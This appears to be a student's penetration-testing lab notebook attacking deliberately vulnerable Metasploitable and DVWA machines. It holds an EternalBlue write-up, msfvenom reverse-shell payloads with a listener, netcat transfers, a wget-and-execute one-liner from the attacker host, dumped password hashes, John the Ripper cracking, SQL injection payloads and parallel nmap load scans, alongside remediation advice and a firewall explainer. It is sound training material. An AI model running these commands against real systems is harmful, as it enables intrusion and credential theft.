A buffer overflow vulnerability exists in the SMBv1 implementation in Windows Server 2008 R2. The vulnerability is in the way the SMB server handles certain types of requests. By sending specially crafted packets, an attacker can overflow a kernel pool buffer and overwrite adjacent memory, ultimately hijacking the execution flow of the kernel and running arbitrary code with SYSTEM privileges. This vulnerability was originally developed by the NSA (codenamed EternalBlue) and leaked by the Shadow Brokers group in 2017, after which it was weaponized in the WannaCry and NotPetya ransomware attacks affecting hundreds of thousands of systems globally.

Exploitation method:

Metasploit module exploit/windows/smb/ms17_010_eternalblue was used with the default windows/x64/meterpreter/reverse_tcp payload. The module sends crafted SMBv2 buffer allocation requests followed by a carefully timed SMBv1 transaction that triggers the buffer overflow. The exploit overwrites kernel pool memory and injects a shellcode stager that downloads and executes the Meterpreter payload. A full Meterpreter session was established running as NT AUTHORITY\SYSTEM on Windows Server 2008 R2 SP1.

Impact:

NT AUTHORITY\SYSTEM is the highest privilege level on Windows, equivalent to root on Linux. The attacker has unrestricted access to the entire system including all files, registry, running processes, and network resources. In a real corporate environment, a Windows Server compromised at this level could expose Active Directory credentials, domain controller access, internal network file shares, application databases, and email servers. The vulnerability is wormable - it can self-propagate across networks without any user interaction, as demonstrated by WannaCry infecting 230,000 systems in 150 countries within hours of release. Windows Server 2008 R2 reached end-of-life in January 2020 and will never receive a patch for newly discovered vulnerabilities.

Remediation:

Apply Microsoft security bulletin MS17-010 immediately if not already patched. Disable SMBv1 entirely - it is a legacy protocol with no modern use case and Microsoft has deprecated it. Block SMB ports (139, 445) at the network perimeter - they should never be accessible from untrusted networks. Upgrade Windows Server 2008 R2 to a supported OS version (Windows Server 2022 minimum) as the EOL status means no future security patches will be released. Enable Windows Defender and network-based IDS/IPS to detect EternalBlue exploitation attempts.

Lab 03 - Exercise 6: Creating a Payload

Attacker: Kali (10.0.2.3)

TASK 1: Create payloads using msfvenom

Metasploitable 2 (Linux):

```
msfvenom -a x86 --platform linux -f elf -p linux/x86/meterpreter/reverse_tcp  
lhost=10.0.2.3 lport=4444 -o payload.elf
```

Output: Payload size 123 bytes, ELF file 207 bytes, saved as payload.elf

Metasploitable 3 (Windows):

```
msfvenom -a x86 --platform windows -f exe -p windows/meterpreter/reverse_tcp  
lhost=10.0.2.3 lport=4444 -o payload.exe
```

Output: Payload size 354 bytes, EXE file 73802 bytes, saved as payload.exe

TASK 2: How does it work

When executed on the target, the payload connects back to Kali (10.0.2.3:4444).

Metasploit's multi/handler receives the connection and opens a Meterpreter session.

TASK 3: How to get the target to execute the payload

In real attacks: phishing email, malicious download, USB drop, or exploiting another vulnerability to execute the payload remotely.

Lab 03 - Exercise 7: Setting Up a Reverse TCP Listener

Attacker: Kali (10.0.2.3)

TASK 1-4: Configure and start multi/handler listener

Commands used:

```
use exploit/multi/handler  
  
set payload linux/x86/meterpreter/reverse_tcp  
  
set LHOST 10.0.2.3  
  
set LPORT 4444
```

show options

```
run
```

show options output:

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.0.2.3	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target: 0 - Wildcard Target

Listener started:

[*] Started reverse TCP handler on 10.0.2.3:4444

The handler now waits for the payload to connect back from the target.

LHOST and LPORT must match exactly what was used during payload creation in Exercise 6.

Lab 03 - Exercise 8: Establishing the Session

Attacker: Kali (10.0.2.3) | MS2: 10.0.2.4 | MS3: 10.0.2.15

TASK 1 & 2: Transfer payload using netcat

Metasploitable 2 (Linux):

On target (MS2) - set receiver:

```
nc -lvnp 5555 > payload.elf
```

On Kali - send payload:

```
nc 10.0.2.4 5555 < payload.elf
```

MS2 was accessed via bindshell (nc 10.0.2.4 1524) to run the receiver.

Transfer confirmed: connect to [10.0.2.4] from (UNKNOWN) [10.0.2.3]

Metasploitable 3 (Windows):

On target (MS3) - set receiver:

```
nc -lvnp 5555 > payload.exe
```

On Kali - send payload:

```
nc 10.0.2.15 5555 < payload.exe
```

TASK 3 & 4: Make executable and run

On MS2:

```
chmod a+x payload.elf
./payload.elf
```

On MS3:

payload.exe (Windows executables don't need chmod)

When executed, the payload connects back to Kali on the configured LHOST:LPORT.
Metasploit multi/handler receives the connection and opens a Meterpreter session.

TASK 5: Other delivery methods

- Phishing email with payload as attachment
- Malicious website hosting the payload (drive-by download)
- USB drop
- Exploit a vulnerability to download and execute the payload remotely

(e.g., use vsftpd backdoor to run: `wget http://10.0.2.3/payload.elf && chmod +x payload.elf && ./payload.elf`)

- Embed in a legitimate installer using `msfvenom --template`
- SMB share: copy payload to accessible network share and execute remotely

Lab 03 - Exercise 9: Post-Connection Verification

Based on Meterpreter sessions from Exercise 3 (EternalBlue on MS3, bindshell/vsftpd on MS2)

TASK 1: Verify access - sysinfo and getuid

Metasploitable 2 (via vsftpd backdoor session):

```
getuid: uid=0(root) gid=0(root)
sysinfo: Linux metasploitable 2.6.24-16-server, i686
IP: 10.0.2.4
```

Metasploitable 3 (via EternalBlue Meterpreter session):

```
getuid: NT AUTHORITY\SYSTEM
sysinfo:
  Computer: VAGRANT-2008R2
  OS: Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1)
  Architecture: x64
  System Language: en_US
  Domain: WORKGROUP
  Logged On Users: 1
  Meterpreter: x64/windows
```

IP: 10.0.2.15

TASK 2: Information accessible under current user context

--- Metasploitable 2 (root) ---

User context:

Full root access - no restrictions on any system resource

Users on system (/etc/passwd):

root, msfadmin, user, service, postgres (all with login shells)

Home directories: /home/msfadmin, /home/user, /home/service, /home/ftp

Password hashes (/etc/shadow - root readable):

```
root: $1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.  
msfadmin: $1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/  
postgres: $1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/  
user: $1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0  
service: $1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//
```

(All MD5 hashes - crackable with John/Hashcat)

File system access:

Full read/write on entire filesystem

Sensitive files: /etc/shadow, /etc/passwd, /root/, web app configs in /var/www/

Root home: /root/Desktop, /root/reset_logs.sh, /root/vnc.log

Network information:

eth0: 10.0.2.4/24

Services running: FTP(21), SSH(22), Telnet(23), HTTP(80), MySQL(3306),
PostgreSQL(5432), VNC(5900), IRC(6667), Tomcat(8180)

Running processes (key ones):

vsftpd, apache2, mysqld, postgres, unrealircd, proftpd, sshd, telnetd

Persistence mechanisms identified:

```
- Bindshell hardcoded on port 1524 (inetd)  
- vsftpd 2.3.4 backdoor (built into binary)  
- UnrealIRCd backdoor (built into binary)  
- No root crontab configured
```

--- Metasploitable 3 (NT AUTHORITY\SYSTEM) ---

User context:

NT AUTHORITY\SYSTEM - highest Windows privilege, unrestricted access

System information:

```
Computer: VAGRANT-2008R2  
OS: Windows Server 2008 R2 SP1 x64 - EOL since January 2020  
Domain: WORKGROUP (standalone, not domain-joined)
```

Logged on users: 1 (vagrant)

Installed software (from directory listing):

7-Zip, Apache Software Foundation, Elasticsearch 1.1.1, Java,
Jenkins, OpenSSH, Rails_Server, WordPress, GlassFish (Oracle)

Network information:

IPv4: 10.0.2.15/24

Services: FTP(21), HTTP/IIS(80), SMB(445), MySQL(3306), RDP(3389),
GlassFish(4848/8080), WinRM(5985), Elasticsearch(9200)

Credentials confirmed:

vagrant:vagrant - valid WinRM login (confirmed in Exercise 3)

NT AUTHORITY\SYSTEM obtained via EternalBlue (no credentials needed)

File system access:

Full SYSTEM access to C:\

Interesting paths: C:\Program Files\wordpress\,

C:\Program Files\jenkins\,

C:\Program Files\elasticsearch-1.1.1\,

C:\Users\vagrant\

L04-

Exercise 04 - Firewalls and IDS

1. Easy explanation to a friend who wasn't here

Sometimes security concepts are easier to remember when they are connected to everyday examples. That is especially true for firewalls, because there are several types and their names can sound similar. A good way to understand them is to imagine how security works in a real building.

A **firewall** is like security at the entrance to a building. Its job is to decide what is allowed to enter or leave. In computer networks, this means checking network traffic and applying rules to allow or block it.

Intrusion Detection System (IDS)

An **Intrusion Detection System (IDS)** is a security tool that monitors network or system activity and tries to detect suspicious behavior or attacks. Unlike a firewall, it usually does not block traffic directly. Instead, it observes what is happening and raises an alert when something looks unusual.

A useful metaphor is a **security camera or alarm system**. It does not stop people from entering, but it watches everything and warns you if something suspicious happens.

There are two common types of IDS. A **network-based IDS (NIDS)** monitors traffic across a network, similar to a camera watching a hallway. A **host-based IDS (HIDS)** monitors activity on a single machine, such as files, processes, or logs, similar to an alarm inside one room.

Packet Filtering Firewall

A **packet filtering firewall** is the simplest type. It looks at each packet one by one and checks only basic information, such as the source address, destination address, port number, and protocol. It does not understand the content of the communication. It only checks whether the packet matches a rule.

A good metaphor is a guard who only looks at the outside of an envelope. The guard can see where it came from, where it is going, and what kind of delivery it is, but does not open it to read the message inside.

This type of firewall is fast and efficient, but it is also limited. Because it only looks at surface-level information, it cannot fully understand whether the communication is safe or suspicious.

Stateful Firewall

A **stateful firewall** is more advanced. It still checks packet information, but it also remembers the state of connections. That means it can tell whether a packet belongs to a new request, an already established session, or something unexpected.

A useful metaphor is a guard who not only checks IDs, but also keeps a guest list and remembers who has already entered the building. If someone comes back as part of an approved visit, the guard recognizes that this is part of an ongoing interaction.

This makes a stateful firewall more intelligent than a packet filtering firewall. It is better at allowing normal communication while blocking traffic that does not fit an expected connection.

Application-Level Gateway / Proxy Firewall

An **application-level gateway**, also called a **proxy firewall**, works at a deeper level. Instead of letting a user connect directly to a service, the firewall stands in the middle and acts as an intermediary. The client talks to the proxy, and the proxy talks to the server.

A good metaphor is a receptionist in an office building. Visitors do not go directly to the manager. They first speak to the receptionist, who asks what they want, checks whether the request makes sense, and then decides whether to pass it on.

Because this firewall understands application traffic such as web or email traffic, it can inspect communication in much more detail. This gives stronger security, but it also makes the firewall slower and more complex than the other types.

Other firewall types

There are also other firewall types beyond the three discussed above.

A **host-based firewall** runs on a single machine and protects that one device. A simple example is the firewall built into an operating system. This is like having a lock and security system on one apartment door.

A **network-based firewall** protects an entire network or network segment. It is placed between systems or at the boundary of a network. This is like having a guarded gate at the entrance to a neighborhood.

A **web application firewall (WAF)** is designed specifically to protect websites and web applications. It helps defend against attacks such as SQL injection or cross-site scripting. This is like having a special bodyguard only for the website entrance.

A **next-generation firewall (NGFW)** is a more advanced firewall that combines traditional filtering with deeper inspection and additional security features. This is like a modern airport checkpoint that not only checks IDs, but also scans luggage and looks for suspicious behavior.

Exercise 04, Part 2 - Brute Force Attack on a Hashed Password

For this exercise, I used **John the Ripper** together with the **rockyou.txt** wordlist to crack the given **bcrypt** hash. The task was to recover the original password from the following hash:

```
$2b$12$SoreoddaNP22fhRp0ODWpeOD8USnAHjzFjRfKh1QyVzmTxikhL0lm
```

The password was successfully recovered as:

spongecola

I first saved the hash in a file called hash.txt, then used John the Ripper with the rockyou.txt wordlist. Because rockyou.txt was compressed on Kali, I extracted it before starting the attack. After running the dictionary attack, John found the correct password.

This exercise shows that even though **bcrypt** is a strong password hashing algorithm, it cannot fully protect accounts if the original password is weak, common, or present in a leaked password list. The password spongecola was found in rockyou.txt, which means it was guessable through a dictionary attack. The main lesson is that password security depends not only on the hashing algorithm, but also on choosing a strong, unique password.

Commands used

```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz  
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt  
john --show hash.txt
```


Short conclusion

The hash was cracked successfully, and the recovered password was **spongecola**. This demonstrates that **strong hashing does not make weak passwords safe**.

L05

```
(zbg@vbox) ~  
$ nmap -sV 192.168.1.254  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-12 16:08 BST  
Nmap scan report for 192.168.1.254  
Host is up (0.0055s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE        VERSION  
21/tcp    open  ftp            vsftpd 2.3.4  
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet         Linux telnetd  
25/tcp    open  smtp          Postfix smtpd  
53/tcp    open  domain        ISC BIND 9.4.2  
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind       2 (RPC #100000)  
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec?           
513/tcp   open  login           
514/tcp   open  tcpwrapped      
1099/tcp  open  java-rmi      GNU Classpath grmiregistry  
1524/tcp  open  bindshell     Metasploitable root shell  
2049/tcp  open  nfs           2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:67:47:09 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 66.52 seconds  
  
(zbg@vbox) ~
```

I scanned Metasploitable IP with Nmap to find MySQL and HTTP ports. Then I logged into DVWA and I setted up its security level to low.



Payload ' OR 1=1# worked. The apostrophe encloses the string in the SQL query, OR 1=1 is always true (returns all rows), and # comments out the rest of the query, preventing syntax errors. This is in-band/classic SQLi.

UNION query allowed me to see hashed passwords, the passwords are hashed with obsolete MD5 algorithm, vulnerable to dictionary attacks and rainbow tables. We can crack them with bcrypt.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Apr 12 11:07:27 2026
msfadmin@metasploitable:~$ groups
msfadmin adm dialout cdrom floppy audio dip video plugdev fuse lpadmin admin sar
bashare
msfadmin@metasploitable:~$ sudo -s
[sudo] password for msfadmin:
root@metasploitable:~#
root@metasploitable:~#
```

Problems	Solution
SQL Injection possible	Prepared statements
Hashes are weak/MD5	bcrypt+enforcing stronger passwords
Msfadmin has udo	least privilege rule
SSH accessible from outside	Firewall, SSH keys instead of passwords

Yes, SQL Injection can expose a normally inaccessible database server - through a web application as an intermediary.

```
# If you are having problems connecting to
# variables below are correct
# try changing the 'db_server' variable from
# to localhost to solve the problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$_DVWA = array();
$_DVWA['db_server'] = 'localhost';
$_DVWA['db_database'] = 'dvwa';
$_DVWA['db_user'] = 'root';
$_DVWA['db_password'] = '';

# Only needed for PGSQL
$_DVWA['db_port'] = '5432';

?>
root@metasploitable:/var/www/dvwa#
```

The configuration file contains login information in plaintext: root user, blank password. This is a critical error - the database is accessible without a password with the root account.

```
+-----+
2 rows in set (0.00 sec)

mysql> select * from users;
+-----+
| user_id | first_name | last_name | user      | password |
| avatar  |            |           |           |          |
+-----+
| 1 | admin      | admin      | admin      | 5f4dcc3b5aa765d61d8327deb882cf99 |
| http://172.16.123.129/dvwa/hackable/users/admin.jpg |
| 2 | Gordon     | Brown      | gordonb    | e99a18c428cb38d5f260853678922e03 |
| http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
| 3 | Hack       | Me         | 1337       | 8d3533d75ae2c3966d7e0d4fcc69216b |
| http://172.16.123.129/dvwa/hackable/users/1337.jpg |
| 4 | Pablo      | Picasso    | pablo      | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| http://172.16.123.129/dvwa/hackable/users/pablo.jpg |
| 5 | Bob        | Smith      | smithy     | 5f4dcc3b5aa765d61d8327deb882cf99 |
| http://172.16.123.129/dvwa/hackable/users/smithy.jpg |
+-----+
5 rows in set (0.00 sec)

mysql> _
```

1. SQL Injection Preparation

Web server configuration (directory listing):

The web server is poorly configured because directory listing is enabled. This allows anyone to browse files and directories on the server, which may expose sensitive files such as configuration files, scripts, or backups. A properly configured server should disable directory listing to prevent information disclosure.

2. SQL Injection Testing

Tested payloads and observations:

I tested several SQL injection inputs, including:

- ' OR 1=1
- " OR 1=1
- ' OR 1=1#
- " OR 1=1#

The payload ' **OR 1=1**# worked successfully.

Explanation:

- ' closes the original SQL string.
- OR 1=1 is always true, so it returns all rows.
- # comments out the rest of the SQL query, preventing syntax errors.

As a result, the application returned all users from the database.

Type of SQL Injection:

This is an **in-band (classic) SQL injection** attack.

Why it works:

The application directly concatenates user input into SQL queries without validation or sanitization. This allows an attacker to manipulate the query logic.

3. Extracting Usernames and Passwords

Observation about passwords:

The passwords are hashed using the **MD5 algorithm**.

Issue:

MD5 is outdated and insecure. It is vulnerable to:

- Dictionary attacks
 - Rainbow table attacks
-

Purpose of #:

The # symbol is used to comment out the rest of the SQL query.

Does it always work?

Not always. It depends on:

- The database system (e.g., MySQL supports #)
- Query structure

Other comment styles like -- may be needed in different cases.

Example username/password hashes:

- admin → (MD5 hash)
- gordonb → (MD5 hash)
- 1337 → (MD5 hash)
- pablo → (MD5 hash)

Main issue with passwords:

- Weak hashing algorithm (MD5)
- Likely weak passwords

How to secure them:

- Use strong hashing algorithms like **bcrypt** or Argon2
 - Enforce strong password policies (length, complexity)
-

4. Privilege Escalation

Issues that allowed root access:

1. SQL Injection vulnerability
2. Weak password security
3. User msfadmin has sudo privileges
4. SSH accessible from outside
5. Poor system configuration (default credentials)

How to fix them:

- Use prepared statements to prevent SQL injection
- Enforce strong password policies

- Apply **least privilege principle** (remove unnecessary sudo access)
 - Restrict SSH access (firewall, key-based authentication)
 - Disable default credentials
-

Can SQL Injection expose a database server?

Yes. Even if the database is not directly accessible, SQL injection can expose it through a vulnerable web application acting as an intermediary.

How realistic is this attack?

This scenario is realistic, especially in poorly secured systems. While modern systems are better protected, SQL injection is still one of the most common web vulnerabilities.

5. Accessing System Files and Database

Is sudo necessary? What does it provide?

sudo is not always required, but it allows access to restricted files and directories. It significantly increases privileges, enabling full system control.

Other ways to search for files:

- locate
 - find
 - grep (combined with other commands)
-

Interesting findings in configuration file:

- Database host: localhost
- Database name: dvwa
- Username: root
- Password: *(empty)*

Issue:

The database root account has no password, which is a critical security flaw.

6. Reflection**Problem with the web application:**

- No input validation
 - Vulnerable to SQL injection
-

Ports and services involved:

- Port **80** → HTTP (DVWA web application)
 - Port **3306** → MySQL database
-

Exploitation method:

- SQL Injection (' OR 1=1#)
 - UNION-based extraction (UNION SELECT user, password FROM users)
-

What was achieved:

- Access to all database records
 - Extraction of usernames and passwords
 - Root shell access via SSH
-

How to fix the issues:

- Use **prepared statements (parameterized queries)**
- Store passwords using **bcrypt or Argon2**
- Apply **least privilege principle**

- Restrict access via **firewall**
- Disable directory listing
- Use secure authentication (SSH keys)

7. Draft Security Policy

1. All database queries must use **prepared statements**.
2. Passwords must be stored using **bcrypt or Argon2 with salt**.
3. Users must follow **strong password policies**.
4. Service accounts must not have **root/sudo privileges** unless necessary.
5. Database access must be restricted to **localhost or trusted hosts only**.
6. Directory listing must be **disabled** on web servers.
7. SSH access must use **key-based authentication** and be limited by firewall rules.

L06

Section 1 – Setup

```

Session Actions Edit View Help
(zbgn@vbox)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:87:1f:71 brd ff:ff:ff:ff:ff:ff
   inet 192.168.1.38/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 86387sec preferred_lft 86387sec
   inet6 fe80::a00:27ff:fe87:1f71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

(zbgn@vbox)-[~]
$ ping 192.168.1.254
PING 192.168.1.254 (192.168.1.254) 56(84) bytes of data:
64 bytes from 192.168.1.254: icmp_seq=1 ttl=64 time=9.09 ms
64 bytes from 192.168.1.254: icmp_seq=2 ttl=64 time=17.9 ms

```

```

msfadmin@metasploitable:~$ ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:67:47:09
          inet addr:192.168.1.254  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2001:6c8:fe31:2a7f:a00:27ff:fe67:4709/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe67:4709/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:55 errors:0 dropped:0 overruns:0 frame:0
          TX packets:59 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4965 (4.8 KB)  TX bytes:6402 (6.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

```

Kali is transmitting packets to Metasploitable 2 IP, setup is good.

Task 1 – Baseline

```
top - 09:15:31 up 4 min, 3 users, load average: 0.58, 0.52, 0.23
Tasks: 96 total, 1 running, 95 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.0%us, 6.4%sy, 0.0%ni, 90.4%id, 0.0%wa, 0.3%hi, 2.9%si, 0.0%st
Mem: 2075600k total, 281428k used, 1794172k free, 7168k buffers
Swap: 0k total, 0k used, 0k free, 130252k cached
```

PID	USER	PR	NI	UIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
4780	msfadmin	20	0	2308	1100	860	R	3.5	0.1	0:03.07	top
4666	root	20	0	12208	2568	1288	S	1.3	0.1	0:01.67	ruby
127	root	20	0	0	0	0	S	0.3	0.0	0:00.08	pdf flush
4682	root	20	0	13928	11m	1272	S	0.3	0.6	0:01.83	Xtightvnc
1	root	20	0	2844	1692	548	S	0.0	0.1	0:05.70	init
2	root	15	-5	0	0	0	S	0.0	0.0	0:00.30	kthreadd
3	root	RT	-5	0	0	0	S	0.0	0.0	0:00.00	migration/0
4	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	ksoftirqd/0
5	root	RT	-5	0	0	0	S	0.0	0.0	0:00.00	watchdog/0
6	root	15	-5	0	0	0	S	0.0	0.0	0:00.01	events/0
7	root	15	-5	0	0	0	S	0.0	0.0	0:00.21	khelper
41	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kblockd/0
44	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpid
45	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpi_notify
89	root	15	-5	0	0	0	S	0.0	0.0	0:00.11	kseriod
126	root	20	0	0	0	0	S	0.0	0.0	0:00.00	pdf flush
128	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kswapd0
170	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	ain/0

System operated under low load conditions. CPU usage remained minimal, with idle time above 90%. Memory usage was stable and no resource bottlenecks were observed.

The system was responsive with no delays when executing commands.

Active services observed using netstat -tulnp included:

- Apache (port 80)
- MySQL (port 3306)
- vsftpd (port 21)
- SSH (port 22)

The top output showed stable operation with no abnormal CPU spikes or high resource consumption.

Section 2 – Effects of Port Scan Load

```
top - 10:13:18 up 1:01, 3 users, load average: 0.96, 0.63, 0.56
Tasks: 96 total, 1 running, 95 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.5%us, 7.0%sy, 0.0%ni, 15.0%id, 0.0%wa, 13.0%hi, 64.6%si, 0.0%st
Mem: 2075600k total, 291840k used, 1783760k free, 8400k buffers
Swap: 0k total, 0k used, 0k free, 130400k cached
```

PID	USER	PR	NI	UIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
4780	msfadmin	20	0	2308	1104	860	R	51.7	0.1	3:32.01	top
4780	msfadmin	20	0	2308	1104	860	R	6.1	0.1	3:26.95	top
4682	root	20	0	13928	11m	1272	S	1.6	0.6	0:09.42	Xtightvnc
4666	root	20	0	12208	2568	1288	S	1.3	0.1	0:22.79	ruby
4269	mysql	20	0	124m	16m	4764	S	1.0	0.8	0:01.19	mysqld
4698	root	20	0	8988	4992	4076	S	1.0	0.2	0:08.85	fluxbox
2281	root	15	-5	0	0	0	S	0.6	0.0	0:00.82	kjournald
1	root	20	0	2844	1692	548	S	0.0	0.1	0:05.70	init
2	root	15	-5	0	0	0	S	0.0	0.0	0:00.30	kthreadd
3	root	RT	-5	0	0	0	S	0.0	0.0	0:00.00	migration/0
4	root	15	-5	0	0	0	S	0.0	0.0	0:09.04	ksoftirqd/0
5	root	RT	-5	0	0	0	S	0.0	0.0	0:00.00	watchdog/0
6	root	15	-5	0	0	0	S	0.0	0.0	0:00.09	events/0
7	root	15	-5	0	0	0	S	0.0	0.0	0:00.21	khelper
41	root	15	-5	0	0	0	S	0.0	0.0	0:00.06	kblockd/0
44	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpid
45	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpi_notify
89	root	15	-5	0	0	0	S	0.0	0.0	0:00.11	kseriod

```
(zbgn@vbox)-[~]
$ nmap -T4 -p- 192.168.1.254
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-20 15:12 BST
```

During the port scan, CPU usage increased due to handling multiple incoming connection attempts. The system showed increased software interrupts, indicating heavy network stack activity.

Under parallel scans, the load intensified significantly, causing noticeable delays in system responsiveness.

Apache and Tomcat processes occasionally spiked due to connection handling overhead.

Degradation became noticeable during the parallel scan phase, where multiple nmap processes were running simultaneously.

99.0%si, and 0.0%id.

```
top - 10:16:50 up 1:05, 3 users, load average: 6.75, 3.20, 1.54
Tasks: 96 total, 6 running, 90 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.0%us, 1.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.1%hi, 99.0%si, 0.0%st
Mem: 2075600k total, 291988k used, 1783612k free, 8472k buffers
Swap: 0k total, 0k used, 0k free, 130490k cached

  PID USER      PR  NI  VIRT  RES  SHR  S  %CPU  %MEM    TIME+  COMMAND
    4 root        15   -5    0     0    0 R   48.1   0.0   1:26.08 ksoftirqd/0
  4780 msfadmin  20    0  2308 1104  860 R   14.9   0.1   4:00.52 top
  4510 root        20    0  5388 1212  800 S    7.3   0.1   0:07.39 mmd
  4624 tomcat55    20    0  363m  97m  29m S    7.1   4.8   0:29.63 jsvc
  4680 root        20    0  8540 2368  808 S    3.5   0.1   0:11.76 unrealircd
  4682 root        20    0 13928 11m 1272 R    3.3   0.6   0:15.87 Xtightunc
  4129 bind        20    0 35408 7684 1908 S    3.0   0.4   0:04.87 named
  4698 root        20    0  8988 4992 4076 S    2.6   0.2   0:11.80 fluxbox
  4666 root        RT   -5    0     0    0 S    0.0   0.0   0:00.00 migration/0
    5 root        15   -5    0     0    0 S    0.0   0.0   0:00.00 watchdog/0
    6 root        15   -5    0     0    0 S    0.0   0.0   0:00.28 events/0
    7 root        15   -5    0     0    0 S    0.0   0.0   0:00.21 khelper
   41 root        15   -5    0     0    0 S    0.0   0.0   0:00.06 kblockd/0
   44 root        15   -5    0     0    0 S    0.0   0.0   0:00.00 kacpid
   45 root        15   -5    0     0    0 S    0.0   0.0   0:00.00 kacpi_notify
   89 root        15   -5    0     0    0 S    0.0   0.0   0:00.11 kseriod
  126 root        20    0    0     0    0 S    0.0   0.0   0:00.00 pdfflush
  127 root        20    0    0     0    0 S    0.0   0.0   0:00.20 pdfush

(zbgn@vbox)-[~]
$ for i in {1..10}; do nmap -T4 -p- 192.168.1.254 & done
[2] 30020
[3] 30021
[4] 30022
[5] 30025
[6] 30027
[7] 30028
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-20 15:14 BST
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-20 15:14 BST
[8] 30030
[9] 30032
[10] 30033
[11] 30035
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-20 15:14 BST
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-20 15:14 BST
(zbgn@vbox)-[~]
$ Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-20 15:14 BST
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-20 15:14 BST
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-20 15:14 BST
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-20 15:14 BST
